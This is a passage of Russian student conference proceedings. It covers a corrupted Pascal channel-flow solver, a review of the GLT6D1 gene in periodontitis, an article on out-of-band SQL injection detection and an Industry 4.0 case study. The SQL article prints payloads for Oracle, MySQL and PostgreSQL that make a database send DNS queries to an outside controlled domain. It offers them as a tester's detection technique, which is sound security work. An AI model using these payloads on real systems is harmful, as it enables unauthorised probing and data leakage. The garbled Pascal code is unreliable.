                                   a8:=a6+a7; a10:=tau*(a8/Re-a7);
                                   w1[i,i]:=w[i,i]+a10;
                                   if maxw<abs(a10)then maxw:=abs(a10);</pre>
                                   end:
                                   {2-половина области}
                                    for i:=n+1 to 2*n-1 do
                                 for j:=2*n-i+1 to 3*n-i-1 do
                                begin
                                  a1:=(f[i,i+1]-f[i,i])/h; \{U\}
                                   a2:=-(f[i+1,i]-f[i,i])/h; {V}
                                   a3:=(w[i+1,j]-w[i,j])/h; {dw/dx}
                                   a4:=(w[i,j+1]-w[i,j])/h; {dw/dy}
                                   a5:=(w[i+1,j]-2*w[i,j]+w[i-1,j])/h/h; {d^2w/dx^2}
                                   a6:=(w[i,j+1]-2*w[i,j]+w[i,j-1])/h/h; {d^2w/dy^2}
                                   a7:=a1*a3+a2*a4;
                                   a8:=a6+a7; a10:=tau*(a8/Re-a7);
                                   w1[i,i]:=w[i,i]+a10:
                                   if maxw<abs(a10) then maxw:=abs(a10);
                                end:
                                 {пересваивание вихря}
                                     {перерасчет на первой для вихря}
                                     for i:=0 to n do
                               for j:=i+1 to n+i do w[i,i]:=w1[i,j];
                                {перерасчет на второй для вихря}
                                    for i:=n+1 to 2*n do
                                 for j:=2*n-i to 3*n-i do w[i,j]:=w1[i,j];
                                    writeln(' maxw= ',maxw:6:4);
```

if maxw<epsw then goto conec; I3: {nachalo wnutrennego cicla} maxf:=0;iterf:=iterf+1;if iterf>nf then goto conec: writeln('iterf=',iterf:5);{granichnie usloviya} $\{1-\text{gr usl w}\}\$ **for** i:=0 **to** n **do** w[i,i]:=2*(f[i,i+1]-f[i,i])/h1/h1; ${2-gr \ usl \ w} \ for \ i:=n+1 \ to \ 2*n \ do \ w[i,2*n-i]:=2*(f[i,2*n-i+1]-f[i,2*n-i])/h1/h1;$ $\{3-\text{gr usl w}\}\$ **for** i:=0 **to** n **do** w[i,n+i]:=2*(f[i,n+i-1]-f[i,n+i])/h1/h1; $\{4-gr \ usl \ w\} \ for \ i:=n+1 \ to \ 2*n \ do \ w[i,3*n-i]:=2*(f[i,3*n-i-1]-f[i,3*n-i])/h1/h1;$ for i:=1 to n do {расчет на первой для фунции тока} **for** j:=i+1 **to** n+i-1 **do** begin f1[i,j]:=0.25*(f[i+1,j]+f[i-1,j]+f[i,j+1]+f[i,j-1]-h*h*w[i,j]); **if** abs(f1[i,j]-f[i,j])>maxf **then** maxf:=abs(f1[i,j]-f[i,j]); {расчет на второй для фунции тока} for i:=n+1 to 2*n-1 do for j:=2*n-i+1 to 3*n-i-1 do **begin** f1[i,j]:=0.25*(f[i+1,j]+f[i-1,j]+f[i,j+1]+f[i,j-1]-h*h*w[i,j]); **if** abs(f1[i,j]-f[i,j])>maxf **then** maxf:=abs(f1[i,j]-f[i,j]); end: writeln(' maxf=',maxf:6:4); {пересваивание функции тока} for i:=1 to n do {перерасчет на первой для фунции тока} for j:=i+1 to n+i-1 do f[i,j]:=f1[i,j]; {перерасчет на второй для фунции тока} for i:=n+1 to 2*n do **for** i:=2*n-i **to** 3*n-i **do** f[i,i]:=f1[i,j]; {продление решения на последний-слой} for j:=0 to n do begin f[2*n,j]:=f[2*n-1,j+1]; w[2*n,j]:=w[2*n-1,j+1]; end; if maxf>epsf then goto 13: if maxw>epsw then goto 12; conec: 16: {результат на первой } **for** i:=0 **to** n-1 **do** $\textbf{for} \ i{:=}i \ \textbf{to} \ n{+}i \ \textbf{do begin} \ u[i,j]{:=}(f[i,j{+}1]{-}f[i,j])/h; \ v[i,j]{:=}-(f[i{+}1,j]{-}f[i,j])/h; \\$ $\{1-gr \ usl \ w\} \ for \ k:=0 \ to \ n \ do \ begin \ u[k,k]:=0; \ v[k,k]:=0; \ end;$ $\{3-\text{gr usl w}\}\$ **for** k:=0 **to** n **do begin** u[k,n+k]:=0; v[k,n+k]:=0; **end**; writeln('i=',i:4,' j=',j:4,' f=',f[i,j]:6:4, ' w=',w[i,j]:10:6,' u= ',u[i,j]:6:4,' v:= ',v[i,j]:6:4); end; {результат на второй } **for** i:=n **to** 2*n **do** $\textbf{for} \ i := 2^* n - i \ \textbf{to} \ 3^* n - i \ \textbf{do begin} \ u[i,j] := (f[i,j+1] - f[i,j])/h; \ v[i,j] := -(f[i,j] - f[i-1,j])/h;$ $\{2-\text{gr usl w}\}\$ **for** k:=n **to** 2*n **do begin** u[k,2*n-k]:=0; v[k,2*n-k]:=0;**end**; $\{4-gr \text{ usl } w\}$ for k:=n to 2*n do begin u[k,3*n-k]:=0; v[k,3*n-k]:=0;end;

writeln('i=',i:4,' j=',j:4,' f=',f[i,j]:6:4, ' w=',w[i,j]:10:6,' u= ',u[i,j]:6:4,' v:= ',v[i,j]:6:4); end;

{ЗДЕСЬ- ФРАГМЕНТ ДЛЯ ПОСТРОЕНИЯ ИЗОЛИНИЙ}

end.

Результаты расчета в виде графика приведены на рисунке 1.




Рис. 1. Распределение скорости в канале с пластинами

Список источников

- 1. Яглом А.М. О турбулентной диффузии в приземном слое атмосфе¬ры // Изв. АН СССР: Физика атмосферы и океана. 1972. №6. С. 580-593.
- 2. Ismailov B.R. A Mathematical Model of the Gas Impurity Turbulent Diffusion in the Free Atmosphere with the Side Effects. 2nd WSEAS International Conference on Applied and Computational Mathematics., Athens, Greece. 14-16.05.2013 ID:70001-118.
- 3. Броунштейн Б.И., Щеголев В.В. Гидродинамика, массо- и теплообмен в колонных аппаратах. Л.: Химия, 1988. -336с.
- 4. Холпанов Л.П., Шкадов В.Я. Гидродинамика и тепломассообмен с поверхностью раздела фаз. –М.: Наука, 1990. -270с.
- 5. Исмаилов Х.Б., Волненко А.А. Численное моделирование движения газа в канале со спиралевидными насадками //Наука и образование Южного Казахстана. 2005. №8. -С. 70-73.
 - 6. Иевлев В.М. Численное моделирование турбулентных течений. -М: Наука, 1990. -215с.
 - © Х.Б. Кадирова, Д.Н. Болат, Х.Б. Исмаилов, 2022

БИОЛОГИЧЕСКИЕ НАУКИ

УДК 575.2

РОЛЬ ГЕНА ГЛЮКОЗИЛТРАНСФЕРАЗЫ-6 ДОМЕН-1(GLT6D1) И ЕГО ПОЛИМОРФНОГО ВАРИАНТА (RS1537415) В РАЗВИТИИ ПАРОДОНТИТА

ВЯЗНИКОВА ДИАНА АНДРЕЕВНА, РАДУШИН ИГОРЬ СЕРГЕЕВИЧ

студенты

ФГБОУ ВО «Северный государственный медицинский университет»

Научные руководители: Левицкий Сергей Николаевич,

к.б.н., доцент

ФГБОУ ВО «Северный государственный медицинский университет»

Давыдова Надежда Геннадьевна,

к.м.н., доцент

ФГБОУ ВО «Северный государственный медицинский университет»

Аннотация: Статья посвящена анализу имеющейся информации о гене GLT6D1 и его полиморфном варианте rs1537415 в молекулярно-генетических базах данных: dbSNP, Gene, ALFRED с целью возможного его использования в качестве генетического маркера пародонтита, так как его полиморфные варианты могут быть связаны с высоким риском развития пародонтита и других заболеваний стоматологического профиля.

Ключевые слова: генетические базы данных, генетические маркеры пародонтита, полиморфизм генов.

THE ROLE OF THE GLUCOSYLTRANSFERASE-6 DOMAIN-1(GLT6D1) GENE AND ITS POLYMORPHIC VARIANT (rs1537415) IN THE DEVELOPMENT OF PERIODONTITIS

Vyaznikova Diana Alexandrovna, Radushin Igor Sergeevich, Levitsky Sergey Nikolaevich, Davydova Nadezhda Gennadievna

Abstract: The article is devoted to the analysis of the available information about the GLT6D1 gene and its polymorphic variant rs1537415 in the molecular genetic databases: dbSNP, Gene, ALFRED with a view to its possible use as a genetic marker of periodontitis, since its polymorphic variants may be associated with a high risk of periodontitis and other dental diseases.

Keyword: genetic databases, genetic markers of periodontitis, gene polymorphism.

Цель исследования: проанализировать имеющиеся данные о полиморфизме гена GLT6D1 в различных молекулярно-генетических базах данных, находящихся в открытом доступе для определения его возможного влияния на развитие пародонтита.

Материалы и методы исследования: в рамках настоящей статьи был проведён анализ русскои англоязычных публикаций из баз данных dbSNP, GENE, ALFRED, описывающих предрасположенность к пародонтиту и его клинических проявлений, частоты распространения нормальных и минорных аллелей, генотипов в различных расовых и этнических популяциях населения мира.

В поиск были включены оригинальные полнотекстовые статьи и метаанализы за период с 2010 по 2022 г.г.. Была проведена оценка частоты встречаемости полиморфизма rs1537415 по аллелям С и G в различных популяциях и регионах мира.

Результаты и их обсуждение.

Изучен ряд генов, аллельное состояние которых может влиять на вероятность развития пародонтита, скорость и тяжесть заболевания, но результаты проведенных исследований крайне противоречивы.

В связи с этим крайне актуальны проблема поиска прогностически значимых генетических маркеров предрасположенности к пародонтиту, а также разработка диагностических тест-систем для определения соответствующих транскриптов на фоне конкретного бактериального биоценоза. Решение этой задачи может внести важнейший вклад в создание концепции, описывающей развитие пародонтита, и обеспечить основу для назначения этиотропных средств его лечения.

Современные генетические исследования пародонта включают выявление вариантов генов, играющих важную роль в патофизиологии заболевания. По немногочисленным литературным данным роль гена GLT6D1 (глюкозилтрансфераза-6 домен-1) в патогенезе пародонтита до конца неясна [1].

Анализ доступной информации генетических баз данных [2, 3, 4] позволил установить, что ген расположен в 9 хромосоме chr9:135637876 (GRCh38.p13), а изучаемый нами полиморфизм представляет собой однонуклеотидную замену типа: G>A/G>C/G>T. Установлено, что вероятность развития заболевания значительно повышена у носителей редкого аллеля G однонуклеотидного полиморфизма rs1537415, локализованного в интроне гена GLT6D1 Исследователями отмечается, что полиморфизм rs1537415 приводит к нарушению сайта связывания для GATA-3, который является важным фактором в контроле дифференцировки T-хелперов 2 типа (Th-2), которые активируют В-клетки и продуцируют интерлейкины.

Из отобранных для анализа трех баз генетических данных, информация о полиморфизме rs1537415 гена GLT6D1 полностью отсутствовала в базах ALleleFREquencyDatabase и GENEDATABASE, поэтому для дальнейшего анализа использовали данные базы коротких генетических вариаций dbSNP.

Генетическая база dbSNP содержит информацию о частотах встречаемости данного полиморфизма в 18 различных популяциях человека, из которой видно, что полиморфный аллель имеет наибольшую частоту встречаемости в Дагестане (0,469), а наименьшую во Вьетнаме (0,236). В среднем по миру частота встречаемости мутантного аллеля равна приблизительно 0,389.

В базе dbSNP представлено 5 публикаций, в которых показана возможная ассоциация данного полиморфизма с периодонтитом в популяциях суданцев, японцев и бразильцев. Однако результаты, полученные в данных исследованиях, являются противоречивыми, требуют дальнейшего изучения на более широких выборках [5 - 9]. Одна публикация посвящена контролю изучаемого нами полиморфизма в дифференцировке Th-2 и продукции CD28, CTLA4, IL4, IL5, IL6, IL9, IL10, IL13, IL4R, GATA3, STAT6 и интерферона у, которые участвуют в резорбции костной ткани при пародонтите [9].

Выводы: проведенное исследование не позволяет с большой точностью оценить причинноследственные связи между геном GLT6D1, его полиморфным вариантом rs1537415 и пародонтитом. Необходимо продолжать более детальное изучение генетической предрасположенности населения, в том числе и русских популяций, к пародонтиту на основе полиморфных вариантов других генов, например, CRACR2A, MMP3, MMP1.

Список источников

- 1. Байдик О.Д., Салюкова Д.В., Сысолятин П.Г. [и др.]. Молекулярно-генетические механизмы развития заболеваний пародонта // Пародонтология. 2017. Т. 22. № 3(84). С. 4-7.
- 2. База генетических данных ALFRED ALleleFREquencyDatabase Режим доступа URL: http://alfred.med.yale.edu (accessed 9.03.2022).
- 3. База генетических данных GENE (GENEDATABASE) Режим доступа URL: https://www.ncbi.nlm.nih.gov/gene/ (accessed 9.03.2022).
- 4. База генетических данных коротких генетических вариаций (dbSNP) Режим доступа URL: https://www.ncbi.nlm.nih.gov/snp/ (accessed 9.03.2022).
- 5. Corlin L., Ruan M., Tsilidis K.K., Bouras E., Yu Y.H., Stolzenberg-Solomon R., Klein A.P., Risch H.A., Amos C.I., Sakoda L.C., Vodička P., Rish P.K., Beck J., Platz E.A., Michaud D.S. Two-Sample Mendelian Randomization Analysis of Associations Between Periodontal Disease and Risk of Cancer. JNCI Cancer Spectr. 2021 Apr 19;5(3):pkab037. doi: 10.1093/jncics/pkab037. PMID: 34222791; PMCID: PMC8242136. Режим доступа URL: https://pubmed.ncbi.nlm.nih.gov/34222791/ (accessed 9.03.2022).
- 6. Taiete T., Casati M.Z., Stolf C.S., Corrêa M.G., Santamaria M.P., Andere N.MR.B., Coletta R.D., Sallum E.A., Nociti Júnior F.H., Silvério K.G., Casarin R.C.V. Validation of reported GLT6D1 (rs1537415), IL10 (rs6667202), and ANRIL (rs1333048) single nucleotide polymorphisms for aggressive periodontitis in a Brazilian population. J Periodontol. 2019 Jan;90(1):44-51. doi: 10.1002/JPER.18-0071. Epub 2018 Aug 23. PMID: 30030838. Режим доступа URL: https://pubmed.ncbi.nlm.nih.gov/30030838/ (accessed 20.03.2022).
- 7. Hashim N.T., Linden G.J., Ibrahim M.E., Gismalla B.G., Lundy F.T., Hughes F.J., El Karim I.A. Replication of the association of GLT6D1 with aggressive periodontitis in a Sudanese population. J Clin Periodontol. 2015 Apr;42(4):319-24. doi: 10.1111/jcpe.12375. Epub 2015 Mar 31. PMID: 25682733. Режим доступа URL: https://pubmed.ncbi.nlm.nih.gov/25682733/ (accessed 20.03.2022).
- 8. Schaefer A.S., Richter G.M., Nothnagel M., Manke T., Dommisch H., Jacobs G., Arlt A., Rosenstiel P., Noack B., Groessner-Schreiber B., Jepsen S., Loos B.G., Schreiber S. A genome-wide association study identifies GLT6D1 as a susceptibility locus for periodontitis. Hum Mol Genet. 2010 Feb 1;19(3):553-62. doi: 10.1093/hmg/ddp508. Epub 2009 Nov 6. PMID: 19897590. Режим доступа URL: https://pubmed.ncbi.nlm.nih.gov/19897590/ (accessed 20.03.2022).
- 9. Zheng Y., Chai L., Fan Y., Song Y.Q., Zee K.Y., Tu W.W., Jin L., Leung W.K. Th2 cell regulatory and effector molecules single nucleotide polymorphisms and periodontitis. J Leukoc Biol. 2020. Nov; 108(5):1641-1654. doi: 10.1002/JLB.4MA0720-698RR. Epub 2020. Aug 3 Режим доступа URL: https://pubmed.ncbi.nlm.nih.gov/32745291/ (accessed 20.03.2022).
 - © Д.А. Вязникова, И.С. Радушин, С.Н. Левицкий, Н.Г. Давыдова

ТЕХНИЧЕСКИЕ НАУКИ

УДК 004.056

ИСПОЛЬЗОВАНИЕ ВНЕПОЛОСНЫХ ДАННЫХ ДЛЯ ОБНАРУЖЕНИЯ УЯЗВИМОСТЕЙ ВЕБ-ПРИЛОЖЕНИЙ, ПРИВОДЯЩИХ К ВОЗМОЖНОСТИ ВНЕДРЕНИЯ SQL-КОДА

КУМУРЖИ ГЕОРГИЙ МАКСИМОВИЧ

Студент

МИРЭА – Российский технологический университет

Аннотация: В статье представлены способы обнаружения возможности внедрения SQL-кода в уязвимое веб-приложение, использующее одну из популярных систем управления базами данных: Oracle RDBMS, Microsoft SQL Server, MySQL или PostgreSQL. Успешное выполнение внедряемого исследователем информационной безопасности SQL-запроса инициирует отправку уязвимым веб-ресурсом DNS-запросов на подконтрольный ИБ-специалисту выделенный сервер. На основании просмотра журнала входящих запросов на выделенный сервер исследователем делается вывод о наличии определенного типа уязвимости в тестируемом веб-приложении.

Ключевые слова: безопасность веб-приложений, внедрение SQL-кода, внеполосные данные, информационная безопасность, защита информации, SQL инъекция.

USING OUT OF BAND DATA TO DETECT WEB APPLICATION VULNERABILITIES LEADING TO THE POSSIBILITY OF SQL INJECTION

Kumurzhi Georgy Maksimovich

Abstract: The article presents ways to detect the possibility of SQL injection in a vulnerable web application using one of the popular database management systems: Oracle RDBMS, Microsoft SQL Server, MySQL, or PostgreSQL. Successful execution of the SQL query implemented by the information security researcher initiates the sending of DNS queries by the vulnerable web resource to a dedicated server controlled by the information security specialist. Based on viewing the log of incoming requests to a dedicated server, the researcher concludes that there is a certain type of vulnerability in the tested web application.

Keywords: web application security, SQL injection, out-of-band data, information security, information protection, SQLi.

Введение

Использование внеполосных данных предоставляет исследователю ИБ альтернативный способ нахождения возможности внедрения SQL-кода в тестируемое веб-приложение. Возможности, которая в противном случае (при использовании классического HTTP "запрос-ответ" взаимодействия с тестируемым веб-приложением) осталась бы необнаруженной, так как в таком случае при успешном внедрении SQL-кода, исследователь ИБ не получил бы результат выполнения внедренного SQL-запроса в HTTP-ответе тестируемого веб-ресурса [1].

Использование внеполосных данных при поиске уязвимостей ИБ зачастую нацелено на то, чтобы уязвимое веб-приложение отправило TCP, UDP или ICMP сообщение на подконтрольный исследовате-

лю ИБ выделенный публично доступный сервер, что позволит ИБ-специалисту сделать вывод о наличии определенного типа уязвимостей в тестируемом ресурсе [2].

Подготовительный этап перед началом использования внеполосных данных для обнаружения уязвимостей исследователем ИБ

Перед началом использования внеполосных данных исследователю ИБ требуется выполнить оба условия: иметь подконтрольный выделенный публично доступный сервер со статическим IPv4-адресом и возможностью работы с правами суперпользователя на нем; зарегистрировать доменное имя, в качестве серверов имен обслуживающих данное доменное имя следует указать IPv4-адрес выделенного подконтрольного сервера.

Обнаружение возможности внедрения SQL-кода в тестируемое веб-приложение на основе использования внеполосных данных

Когда оба условия будут выполнены, исследователь ИБ на выделенном сервере запускает утилиту tcpdump (или Wireshark) для начала прослушивания и захвата входящего сетевого трафика на порт 53, так ИБ-специалист сможет получать информацию о входящих DNS-запросах, касающихся зарегистрированного им доменного имени и всех его поддоменов.

SQL-запрос для обнаружения на основе использования внеполосных данных возможности внедрения SQL-кода в систему управления базами данных (СУБД) Oracle RDBMS и результат его выполнения представлены на рисунке 1.

Выделенный сервер исследователя ИБ

```
root@80-78-247-199:~# tcpdump -n port 53
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
15:39:22.719216 IP 173.194.98.15.61463 > 80.78.247.199.53: 37047% A? oracle.sqli.ooblistener.ru. (44)
15:39:23.769564 IP 173.194.98.2.51933 > 80.78.247.199.53: 64563% A? oracle.sqli.ooblistener.ru. (44)

OTHIPABKA DNS-3aпросов на
cepbep исследователя ИБ

SQL > SELECT DBMS_LDAP.INIT(('oracle.sqli.ooblistener.ru',80) FROM DUAL;

**
ERROR at line 1:
ORA-31203: DBMS_LDAP: PL/SQL - Init Failed.
ORA-06512: at SYS.DBMS_SYS_ERROR. line 79
ORA-06512: at SYS.DBMS_LDAP. line 50

SQL >
```

Рис. 1. В результате выполнения внедренного SQL-запроса в Oracle RDBMS, на выделенный сервер исследователя ИБ были отправлены DNS-запросы

Рис. 2. В результате выполнения внедренного SQL-запроса в Microsoft SQL Server, на выделенный сервер исследователя ИБ были отправлены DNS-запросы

Стоит отметить, что для использования представленного варианта SQL-синтаксиса, требуется наличие определенных прав в Oracle RDBMS [3].

SQL-запрос для обнаружения на основе использования внеполосных данных возможности внедрения SQL-кода в СУБД Microsoft SQL Server и результат его выполнения представлен на рисунке 2.

SQL-запрос для обнаружения на основе использования внеполосных данных возможности внедрения SQL-кода в СУБД MySQL и результат его выполнения представлен на рисунке 3.

```
Выделенный сервер исследователя ИБ

root@80-78-247-199:~# tcpdump -n port 53
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
16:01:09.128167 IP 74.125.46.134.46428 > 80.78.247.199.53: 7760% A? mysql.sqli.ooblistener.ru. (43)
16:01:10.186671 IP 74.125.46.134.47434 > 80.78.247.199.53: 20132% A? mysql.sqli.ooblistener.ru. (43)

OTHIPABKA DNS-3anpocob на сервер исследователя ИБ

MariaDB [(none)]> SELECT LOAD_FILE(CONCAT('\\\', 'mysql.sqli.ooblistener.ru\\test.txt'));
| LOAD_FILE(CONCAT('\\\', 'mysql.sqli.ooblistener.ru\\test.txt')) |
| NULL |
| now in set (0.001 sec)

MariaDB [(none)]> ■
```

Рис. 3. В результате выполнения внедренного SQL-запроса в MySQL, на выделенный сервер исследователя ИБ были отправлены DNS-запросы

SQL-запрос для обнаружения на основе использования внеполосных данных возможности внедрения SQL-кода в СУБД PostgreSQL и результат его выполнения представлен на рисунке 4.

```
Выделенный сервер исследователя ИБ
root@80-78-247-199:~# tcpdump -n port 53
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
16:04:14.253360 IP 173.194.98.13.49635 > 80.78.247.199.53: 28672/ A? postgres.sqli.ooblistener.ru. (46)
16:04:15.280359 IP 173.194.98.1.57924 > 80.78.247.199.53: 22052/ A? postgres.sqli.ooblistener.ru. (46)

CYБД PostgreSQL

postgres=#
postgres=#
postgres=#
CYБД EXTENSION
postgres=#
postgres=#
SELECT dblink_connect('host=postgres.sqli.ooblistener.ru user=postgres password=password dbname=dvdrental');
ERROR: could not translate host name '' postgres.sqli.ooblistener.ru '' to adress: Unknown server error
postgres=#
```

Рис. 4. В результате выполнения внедренного SQL-запроса в PostgreSQL, на выделенный сервер исследователя ИБ были отправлены DNS-запросы

Стоит отметить, что для использования представленного варианта SQL-синтаксиса, требуется наличие прав на выполнение конструкции CREATE EXTENSION [4].

Заключение

Таким образом, если в тестируемом веб-приложении существует уязвимость, позволяющая внедрять SQL-код в СУБД (Oracle RDBMS, Microsoft SQL Server, MySQL или PostgreSQL), то используя внеполосные данные у исследователя ИБ появляется возможность ее обнаружения.

Однако использование внеполосных данных при поиске уязвимостей ИБ, не обнаруживаемых при традиционном НТТР "запрос-ответ" взаимодействии с тестируемым веб-приложением, не подра-

зумевает инициирование одних лишь DNS-запросов на подконтрольный исследователю ИБ выделенный публично доступный сервер, также полезными будут HTTP и SMTP протоколы, позволяющие обнаруживать еще большее количество различных уязвимостей ИБ веб-приложений, например таких как подделка запроса со стороны сервере или внедрение заголовков электронной почты [1], [5].

Список источников

- 1. Кумуржи, Г. М. Обнаружение критических уязвимостей веб-приложений с помощью использования внеполосных данных / Г. М. Кумуржи // Цифровая наука. 2022. № 1. С. 10-24. EDN CIDWMR.
- 2. Кумуржи, Г. М. Техника внедрения команд в оболочку операционной системы для обнаружения уязвимого веб-приложения / Г. М. Кумуржи, С. И. Смирнов // Современные научные исследования: актуальные вопросы, достижения и инновации : сборник статей XXIV Международной научнопрактической конференции, Пенза, 10 апреля 2022 года. Пенза: Наука и Просвещение (ИП Гуляев Г.Ю.), 2022. С. 69-72.
- 3. The DBMS_LDAP PL/SQL Package [Электронный ресурс]. Режим доступа https://docs.oracle.com/cd/A97630 01/network.920/a96577/dbmsldap.htm (дата обращения: 11.05.2022).
- 4. PostgreSQL: Documentation: 14: CREATE EXTENSION [Электронный ресурс]. Режим доступа: https://www.postgresql.org/docs/current/sql-createextension.html (дата обращения: 12.05.2022).
- 5. Смирнов, С. И. Техника атаки на веб-приложения на основе внедрения заголовков электронной почты / С. И. Смирнов, Г. М. Кумуржи // Цифровая наука. 2022. № 1. С. 25-33. EDN RCBMUL.

УДК 005.53

ТЕХНОЛОГИИ ИНДУСТРИИ 4.0 И ESG-ТРАНСФОРМАЦИЯ В УПРАВЛЕНИИ ПРОМЫШЛЕННЫМИ ПРЕДПРИЯТИЯМИ

КАНЧУРИН РУСЛАН ЯМИЛЕВИЧ, РЫБКИНА АННА ВЛАДИМИРОВНА, САФОНОВА ИРИНА ВЛАДИМИРОВНА, ХМЕЛЬ ВАЛЕРИЯ ЭДУАРДОВНА

студенты

ФГБОУ ВО «Оренбургский государственный университет»

Научный руководитель: Шумилина Наталия Александровна

Старший преподаватель кафедры управления и информатики в технических системах ФГБОУ ВО «Оренбургский государственный университет»

Аннотация: Публикация представляет собой результаты разработки кейса для инженерного чемпионата CASE-IN в направлении «Проектный инжиниринг» по технологии Индустрии 4.0 и ESG-трансформации в проектной и строительной деятельности. Представлена концепция комплексного решения на основе MR-технологии.

Ключевые слова: технологии Индустрии 4.0, ESG-трансформация, MR-технология.

TECHNOLOGIES OF INDUSTRY 4.0 AND ESG-TRANSFORMATION IN THE MANAGEMENT OF INDUSTRIAL ENTERPRISES

Kanchurin Ruslan Yamilevich, Rybkina Anna Vladimirovna, Safonova Irina Vladimirovna, Khmel Valeria Eduardovna

Scientific adviser: Shumilina Natalia Alexandrovna

Abstract: The publication presents the results of the development of a case for the engineering CASE-IN championship in the direction of "Project Engineering" on Industry 4.0 technology and ESG transformation in design and construction activities. The concept of an integrated solution based on MR technology is presented.

Key words: Industry 4.0 technologies, ESG transformation, MR technology.

Введение

Стремительное развитие цифровых технологий привело к тому, что многие отрасли производства сегодня переживают новую промышленную революцию. Основным механизмом промышленной революции в контексте Индустрии 4.0 является цифровая трансформация. Это понятие неразрывно

связано с внедрением облачных решений, интернета вещей, машинного обучения, искусственного интеллекта, виртуальной и дополненной реальности и т.д.

Авторами данной публикации представлены результаты разработки кейса для инженерного чемпионата CASE-IN в направлении «Проектный инжиниринг». Для решения кейса было проведено исследование и предложено концептуальное решение на основе технологии Индустрии 4.0 и ESG-трансформации.

Актуальность технологий Индустрии 4.0 и ESG трансформации в развитии водородной энергетики России

Основным объектом кейса являлся проект производства метано-водородной смеси (МВС). Влияние генерации водорода на окружающую среду зависит от производственного процесса и связанных с ним побочных продуктов.

Ежегодно в мире производится около 70 млн тонн водорода, более 90% которого приходится на неэкологичный «голубой» водород. В соответствии с принятыми стратегиями целевой вид водорода – «зеленый», себестоимость которого пока в 2-3 раза превышает неэкологичную альтернативу [1]. На рис. 1 представлены способы получения водорода.




Рис. 1. Способы получения водорода

Цифровые технологии являются неотъемлемой частью целевых решений и индикаторами конкурентоспособности [2]. Исследование современных тенденций показало взаимозависимость основных ESG-факторов и влияющих на них решений цифровой трансформации. Результаты представлены в табл. 1.

Технопогии FSG- и цифровой трансформации

Таблица 1

1 = 0 0 .				
ESG-фактор	Цифровая технология			
Экологический	Интернет вещей: эффективная организация мониторинга экологической об-			
	становки, управления энергетическими ресурсами.			
	Интеллектуальные системы: оптимизация потребления ресурсов, снижение			
	потерь.			
	Технологии виртуальной и дополненной реальности: обучающие тренажеры,			
Социальный	повышение компетенций работников.			
Социальный	Роботы и БПЛА: системы человеко-машинного взаимодействия, дистанцион-			
	ный мониторинг состояния объекта.			
	Цифровая модель: комплексная система автоматизации бизнес-процессов,			
Управление и эконо- мика	управление техническим обслуживанием, системы сбора данных, системы			
	электронного документооборота.			
	Интеллектуальные системы: оптимизация расходов, расчет рисков, эффек-			
	тивная обработка информации, повышение доступности информации.			

Таким образом, применение цифровых технологий является неотъемлемым условием при создании современных объектов энергетического комплекса, имеющих особые условия производства, труда и уровня экологической безопасности.

Анализ технологий в жизненном цикле проекта по производству водорода и метановодородной смеси

Имея примерный образ производства, структуру и объекты, а также владея навыками и опытом, проанализировали применение технологий Индустрии 4.0 по этапам жизненного цикла производства, что представлено на рис. 2.




Рис. 2. Жизненный цикл проекта по получению МВС и водорода

Этап проектирования. На данном этапе создается цифровая модель производственных объектов, содержащая в себе набор множества моделей [3]. Геометрическая модель (3D-CAD) производства, установки по получению МВС, цеха или другого производственного объекта. Математическая модель физико-механических процессов получения МВС и водорода, такие как: многоступенчатая адиабатическая конверсия метана, пиролиз метана и получение чистого водорода [4]. САЕ-моделирования моделирование теплового состояния объекта, поля напряжений по Мизесу, сил действующих на объект и модуля вектора перемещений.

В проектировании применяются технологии дронов и топосъемки и георазведки, посредством которых проводится аэромониторинг местности, определяется состав почвы для дальнейшего выбора строительной площадки.

Рассмотренные технологии представлены на рис. 3.



Рис. 3. Этап проектирования производства по получению МВС и водорода

Этап строительства. На рис. 4 изображены технологии, применяемые в строительстве. На этапе строительства всё чаще начали применять технологию 3d-печати. Благодаря строительным 3d-принтерам исчезает необходимость в тяжелом процессе возведения объектов вручную. Такой промышленный инструмент может работать 24/7 [5]. Роботы, в зависимости от их специфики, работают как в связке с 3d-печатью (декартовые роботы), так и выполняют широкий спектр строительных операций.



Рис. 4. Этап строительства производства по получению МВС и водорода

Этап эксплуатации. В эксплуатации применяются технологии, изображенные на рис. 5.



Рис. 5. Этап эксплуатации производства по получению МВС и водорода

Предлагаемое решение на этапе эксплуатации заключается в создании технологии смешанной реальности (MR). Основная цель – обучение персонала по сценарию «Монтажные и пусконаладочные работы». МR-технология позволяет решить множество задач на этапе строительства, включающие в себя инструктажи по технике безопасности и оказанию первой помощи, монтаж, сбор и установку оборудования (особенно на высоте), а также аварийные ситуации.

Проектные решения по внедрению и использованию технологий Индустрии4.0 и ESG трансформации

На базе представленного решения реализуется важный этап — моделирование конкретных ситуаций, которые будут разработаны центром технологических компетенций. В зависимости от установок центра технологических компетенций будет обеспечен мониторинг технических объектов, созданы базы данных и базы знаний, методы и модели принятия решений, разработаны производственные сценарии по ситуациям, показанным на рис. 1.

В решении представлен комплекс программных и аппаратных средств, необходимый для реализации этапов жизненного цикла производства метано-водородных смесей. Организационнофункциональная структура данного решения, обеспечивает готовность к внедрению тренажеров дополненной, смешанной и виртуальной реальности для ESG-трансформации.

На рис. 7 представлена структура программного обеспечения, позволяющая создать и реализовать информационно-управляющую систему для организации MR-тренажеров.



Рис. 6. Основные функции MR технологий



Рис. 7. Структура программного обеспечения системы

